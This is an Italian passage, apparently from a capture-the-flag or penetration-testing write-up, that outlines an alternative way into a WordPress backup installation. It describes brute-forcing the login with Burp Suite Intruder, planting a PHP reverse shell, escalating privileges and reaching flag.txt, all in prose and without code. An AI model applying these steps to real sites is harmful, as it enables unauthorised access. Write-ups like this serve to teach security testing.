La presenza di un'installazione WordPress, anche se sotto forma di backup può essere una grossa fonte di potenziali vulnerabilità.

L'approccio alternativo si sarebbe potuto sviluppare come segue:

Superamento dell'Autenticazione WordPress:

Un potenziale ostacolo in questo scenario sarebbe stato il requisito di autenticazione per l'accesso al pannello di amministrazione di WordPress.

Questo impedimento poteva essere superato con successo tramite un attacco a forza bruta (brute-force) o a dizionario mirato contro il login di WordPress.

Strumenti come Burp Suite, utilizzato in modalità Intruder, si sarebbero rivelati ideali per intercettare le richieste di login e automatizzare l'invio di molteplici combinazioni di username e password, fino al ritrovamento di credenziali valide.

Iniezione di una Reverse Shell:

Una volta ottenuto un livello di accesso o la possibilità di caricare file all'interno dell'ambiente WordPress (ad esempio, tramite una vulnerabilità di upload di file o di code injection nel PHP), si sarebbe potuta implementare una reverse shell all'interno di un file PHP malevolo.

Questo avrebbe garantito una connessione remota (shell) al server, consentendo l'esecuzione di comandi e l'esplorazione del file system.

Una volta ottenuta la shell remota, le fasi successive sarebbero state analoghe a quelle già illustrate, concentrandosi sull'escalation dei privilegi e sulla navigazione del file system per raggiungere la flag.txt.

Questo dimostra come, in un contesto di penetration testing, ci siano spesso molteplici metodologie di attacco per raggiungere lo stesso obiettivo finale.